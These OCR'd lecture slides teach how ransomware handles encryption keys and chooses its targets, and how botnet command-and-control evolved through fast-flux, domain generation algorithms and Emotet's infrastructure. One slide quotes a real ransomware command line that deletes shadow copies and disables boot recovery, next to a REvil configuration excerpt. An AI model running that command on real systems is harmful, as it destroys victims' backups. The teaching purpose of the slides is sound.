
Defense Evasion



- **Defense Evasion** consists of techniques that adversaries use to **avoid detection** throughout their compromise.
- Techniques include uninstalling/disabling security software or obfuscating/encrypting data and scripts.
- Adversaries also leverage and abuse **trusted processes** to **hide** and **masquerade** their malware.

Tactic: Impact

Impact: Availability or Integrity




- The adversary is trying to **manipulate**, **interrupt**, or **destroy** your systems and data.
- Techniques that adversaries use to disrupt **availability** or compromise **integrity** by manipulating business and operational processes.
- In some cases, business processes **can look fine**, but **may have been altered** to benefit the adversaries' goals.

...but also Confidentiality


- The adversary is trying to **manipulate**, **interrupt**, or **destroy** your systems and data.
- Techniques that adversaries use to disrupt **availability** or compromise **integrity** by manipulating business and operational processes.
- In some cases, business processes can look fine, but may have been altered to benefit the adversaries' goals.
- These techniques might be used by adversaries to follow through on their end goal or to provide **cover for a confidentiality breach**.

Availability: Ransomware / Sabotage



- Adversaries may **encrypt data** on target systems or on large numbers of systems in a network to **compromise availability**.
- This may be done in order to **extract monetary compensation** from a victim in exchange for decryption or a decryption key (**ransomware**) or to render data **permanently inaccessible** in cases where the key is not saved or transmitted.
- To maximize impact on the target organization, malware designed for encrypting data may have worm-like features to **propagate** across a network

Availability: Denial of Service (DoS)



- Adversaries may perform **Endpoint DoS** attacks to degrade or block the **availability** of **services** to users.
- This can be performed by **exhausting** the system resources those services are hosted on or exploiting the system to cause a **persistent crash** condition.
- Example services include websites, email services, DNS, and web-based applications.
- **Network DoS** can be performed by exhausting the **network bandwidth** services rely on.

Ransomware

Ransomware Attacks

- **Human operated**
- **Automated**

- Human operated much more **effective**
  - Cross your fingers and hope to not be targeted

- Automated much more **widespread**
  - Make sure to follow basic hygiene

C&C Requirements

- Automated
  - Must be able to manage **many thousands** of ongoing attacks
  - Malware must be a client
  - See C&C in botnets
- Human operated
  - Usually not so many ongoing attacks
  - Malware may be either a client or a server

Key Ransomware Requirements

- **Different** encryption keys for **each target**
  - If an encryption key was discovered by a target
  - Then all potential targets could decrypt
- …with **easy matching** target-encryption key, even with **automated** attacks on **many** targets

- Target **whitelisting**
  - An attack campaign might propagate beyond control
  - We might want to exclude certain targets from the attack (e.g., based on their geographical zone)

Key Management Example (I)

- Attacker has public-private keypair KPUB-A,KPRIV-A
- Malware contains KPUB-A

- Malware on target T-X:
  1. Generates K_T-X
  2. Stores E_KPUB-A(K_T-X) in o.s. config (registry)
  3. Encrypts everything with K_T-X
  4. Throws K_T-X away
  5. Displays ransom note containing E_KPUB-A(K_T-X):
     "Connect to URL-X and insert that value;
     if you pay the ransom I will show you the decryption key"
     (many variations)


Example (Revil ransom note)

E_KPUB-A(K_T-X)
Represented in Base64
(textual format)

Key Management Example (II)

- Encrypts everything with K_T-X
- For each file F:
  1. Generate KF
  2. Replace **content** of F by E_KF(F),E_K_T-X(KF)
  3. Modify **name** of F
  4. Preserve original name somewhere
     - New extension appended to original name
     - Original filename inserted in encrypted content
     - …
- Malware contains **decryption function** with input form for inserting K_T-X

Example



Files encrypted by CrossLock ransomware.

Some important details

- Encrypts everything with K_T-X
- **Not all files are encrypted**
  (otherwise platform would stop working)
- Whitelisted folders and files specified in malware configuration file

- Before starting encryption, attempt to:
  - **Delete "shadow copies**" maintained by the o.s.
    as backup/restore points
  - Stop services
    specified in malware configuration file

Example

```
"wht": {
    "ext": [ "msstyles", "icl", "idx", "rtp", "sys", "nomedia", "dll", "hta", "cur", "lock", "cpl", "ics",
             "hlp", "com", "spl", "msi", "key", "mpa", "rom", "drv", "bat", "386", "adv", "diagcab", "mod",
             "scr", "theme", "ocx", "prf", "cab", "diagcfg", "msu", "cmd", "ico", "msc", "ani", "icns",
             "diagpkg", "deskthemepack", "wpx", "msp", "bin", "themepack", "shs", "nls", "exe", "lnk", "ps1",
             "ldf"
    ],
    "fld": [ "msocache", "$windows.~ws", "system volume information", "intel", "appdata", "perflogs",
             "programdata", "program files (x86)", "$windows.~bt", "windows", "mozilla", "$recycle.bin",
             "boot", "program files", "windows.old", "google", "application data", "tor browser"
    ],
    "fls": [ "desktop.ini", "ntuser.dat", "thumbs.db", "iconcache.db", "ntuser.ini", "ntldr",
             "bootfont.bin", "ntuser.dat.log", "bootsect.bak", "boot.ini", "autorun.inf"
    ]
```

Figure 8. REvil configuration excerpt depicting whitelisted folders, filenames, and file extensions that should not be encrypted. (Source: Secureworks)

```
cmd.exe /c vssadmin.exe Delete Shadows /All /Quiet & bcdedit /set {default}
recoveryenabled No & bcdedit /set {default} bootstatuspolicy ignoreallfailures
```

Target whitelisting Example

- Malware has a **configuration file** with several **key-value** pairs
- Malware programmed for:
  - Obtaining information on the platform
  - Comparing that information to selected key-value pairs
  - Not impacting depending on that comparison

- Example: REvil whitelisting based on keyboard identifier (next slide)

Example (Revil)

Keyboard locale	Identifier	Keyboard locale	Identifier
Albanian	0x0000041c	Persian (Standard)	0x00050429
Armenian Eastern	0x0000042b	Romanian (Legacy)	0x00000418
Armenian Phonetic	0x0002042b	Romanian (Programmers)	0x00020418
Armenian Typewriter	0x0003042b	Romanian (Standard)	0x00010418
Armenian Western	0x0001042b	Russian	0x00000419
Azerbaijani (Standard)	0x0001042c	Russian - Mnemonic	0x00020419
Azerbaijani Cyrillic	0x0000082c	Russian (Typewriter)	0x00010419
Azerbaijani Latin	0x0000042c	Sami Extended Finland-Sweden	0x0002083b
Belarusian	0x00000423	Sami Extended Norway	0x0001043b
Bosnian (Cyrillic)	0x0000201a	Serbian (Cyrillic)	0x00000c1a
Central Kurdish	0x00000429	Serbian (Latin)	0x0000081a
Croatian	0x0000041a	Setswana	0x00000432

Botnets

Bot / Botnet (I)

- **Bot**:
  - Device with **stealthy** and **remotely-controlled** malware
- **Botnet**:
  - **Very large** set of bots collectively controlled by its "botnet master" (**hundreds of thousands**)
  - Dedicated C&C network
- Extremely important in practice

Bot / Botnet (II)

- **Bot**:
  - Device with **stealthy** and **remotely-controlled** malware
  - Usually implanted by **automated** and **not targeted** attack
  - Device of **single individual**
  - Device **within organization**
  - **Not necessarily a PC**
    - Home routers
    - Webcams
    - Printers
    - ...

Key Phases ("Tactical objectives")

- Initial Access
- Execution
- Persistence
- Command&Control
- Exfiltration


- **Exfiltration** consists of techniques that adversaries may use to **steal data from your network**
- Techniques typically include transferring it **over their command & control channel** or an alternate channel

Example: Emotet

- Initial Access
- Execution
- Persistence
- Command&Control
- Exfiltration


- Shown in other slides

Mirai: Initial Access (early epochs) (I)



- Unauthenticated command injection vulns of **IoT devices** (e.g., CVE-2020-10173, CVE-2020-10987)
- Guessing based on dictionary of 64 default or commonly used credentials for **IoT devices**

Mirai: Initial Access (early epochs) (II)



- Worm
  - Self replication
  - No user action
- Very different from Emotet

- Doubled every 76 hours
- Peak of 600K bots

- **No persistence**

Botnets: C&C

Botnets: C&C

- Initial Access
- Execution
- Persistence
- Command&Control
- Exfiltration

- Botnets C&C is an important topic itself
- ...and for understanding C&C in **automated large-scale** attacks to **organizations** (e.g., ransomware)

Key problem

- Attacker **location** (and identity) must be **obfuscated**
  - "Very hard to find"

- Attacker must be able to manage **many thousands** of bots
- Bots must act as **clients**

- How can a bot find the **attacker server address** while keeping the attacker **"hard to find"?**

Why it is difficult (Attacker point of view)

- Bots and bot traffic could be **reverse engineered** by (some) defenders

- Defenders could **share** their findings
  (Antivirus / Application-level firewall signature)

Solution Requirements (Attacker point of view)

- Some bots could be **lost**:
  - A bot could be removed from the device
  - All bots behind an application-level firewall could become isolated
- Loss of **a lot of / all** bots is **not** tolerable

Botnets C&C: Some history

C&C: The (very) early years

- Bot master at **one** IP address
- IP address embedded in all bots

- Defender might reverse engineer bot/traffic and **detect that address**
- ...and then blacklist that IP address
  ⇒ All bots of that defender would be lost

- The same would (more or less) quickly occur at most Defenders

C&C: Generation 1 (IP fast-flux)

- Each bot contains and contacts a **predefined** `N-BO` **name**
- Attacker modifies frequently DNS record `N-BO A IP-X`

- As long as **one** defender detects `N-BO`, **full botnet is lost**: **every** organization can blacklist `N-BO`

- Legal actions against Registrar that manages `N-BO` can dismantle the botnet **completely**
- Attackers tend to use "questionable" Registrars

C&C: Generation 2 (Domain flux) (I)

- Bots contain a **DomainGenerationAlgorithm** that generates a **different** name `DGA-N(day)` every day
- Bots contact `DGA-N(day)`
- Every few days, Attacker:
  - Executes DGA for determining `DGA-N(day-i)` of the next few days
  - Registers the corresponding domains

- **Traffic analysis** by defenders for identifying `DGA-N(day)`:
  - Must be repeated **every** day
  - Blacklisting is effective for **less than one day**

C&C: Generation 2 (Domain flux) (II)

- **Traffic analysis** by defenders for identifying `DGA-N(day)`:
  - Must be repeated **every** day
  - Blacklisting is effective for **less than one day**

- **Bot analysis** by defenders might be able to **reverse-engineer** how DGA() works!
- Then:
  - Determine the first future `DGA-N(day-x)` that does not exist
  - Register than name and those of the (many) following days
  - …**full botnet lost**

Hhmmm…

- Attacker:
  - On day `x` attempts to buy `DGA-N(x+k)` but this name is **already registered**!
  - Realizes that within `k` days the full botnet will be lost
  - Develops a **new** `DGA'()` and **buys** the corresponding names for **many** days
  - Instructs bots to download and use the new `DGA'()` (**bot software update**)

Remarks

- Bots can be **updated** by the respective masters
- **Fully dismantling a botnet is really difficult**

Curiosity… Torpig takeover (2011) (I)

Group of Italian researchers (working in the US):

- Reverse engineered **bot code**
- Detected and understood DGA
- Bought domains…**blocked the full botnet!**

+

- Reverse engineerined **botnet C&C protocol**
- Realized it was neither encrypted nor authenticated (!)
- Bought domains…**blocked took control of the full botnet!**

- Received credit card numbers, banking passwords…

Curiosity… Torpig takeover (2011) (II)

- Bought domains…**blocked took control of the full botnet!**

- After 6 days, botmasters:
  - **Updated** bot software
  - Implemented an **additional** (**authenticated**) C&C
  - Took back full control

DGA Improved (2011)

- Bots contain a **DomainGenerationAlgorithm** that generates **thousands** of **different** names every day
- Bots contact **all** of those names every day
  - No response OR Unauthenticated response → Skip to next name

- Attacker needs to register just one name every day
- Defenders should register **thousands** of different names **every day** (excessively expensive)

C&C "Today" (Emotet C&C)

Emotet C&C structure (I)

- Emotet DLL uses **strong obfuscation** techniques (details omitted)

- Attacker has **many** IP-address-port number pairs
- Each bot **contains** (and contacts) **tens** of such pairs

- Dismantling the entire infrastructure is very hard
- Isolating a bot is unlikely

Emotet C&C structure (II)

- Results from ≈20.000 sample:
  - **328** IP addresses spread around the world
  - Nearly all of them 1 port number:
    8080, 443 ≈90% 7080,80 ≈10%
  - Each bot has **[20-63] pairs** (average 47)
  - Main differences due to temporal intervals (waves)

Emotet C&C protocol security

- **A+I+S** with **public key cryptography**
- Conceptually analogous to **certificate pinning in TLS**
  - Server certificate embedded in client software
  - Client software uses only public key in that certificate
  - Only the legitimate server knows the matching private key
- Each bot contains two public keys
  - One for (server) authentication and integrity
  - One for secrecy
  - A couple of changes in different "epochs"

(Some observed) Emotet plugins

- Fetched and installed as **updates**

- **Credential stealing** Legitimate tools to steal credentials from web browser and mail clients
- **Email harvesting** Exfiltrates email data
- **Spreader based on SMB**
- **Spam (for spreading malware as link/attachment)**

- Observed in the early years, not anymore:
  - DDoS
  - Banking

Botnets: Practical Considerations

Single Bots: Prevention and Removal (I)

- "Traditional endpoints" (PC / Tablet / Smartphone / Server)
  - As any other malware
  - User behavior / Vulnerability Patching / Antivirus
- IoT
  - Initial Access usually does **not** depend on User Behavior
  - Password hygiene / Vulnerability Patching

Single Bots: Prevention and Removal (II)

- Device owners
  - Little knowledge and skills
  - Little incentive
    (devices tend to work anyway – particularly IoT)


- IoT manufacturers
  - **Little or no incentive**
    - Gain margins are **very tight**
    - Secure software development is **costly**
    - Patch development and software updates are **costly**

Full Botnet: Dismantling

- **Extremely difficult**
- C&C highly sophisticated and **resilient**
- Only "very high profile" Defenders can fight
  - Lot of time, lot of effort, lot of collaboration
  - Usually on side channels (e.g., payment of domains)
- Feasible **only** against the most important threats

Organizations: Defense in practice

- **Filtering at the boundary**
  - Application-level firewall
  - **Very expensive licenses** for obtaining frequent updates with **network traffic signature** of known botnets



- When an internal bot is detected, notify administrator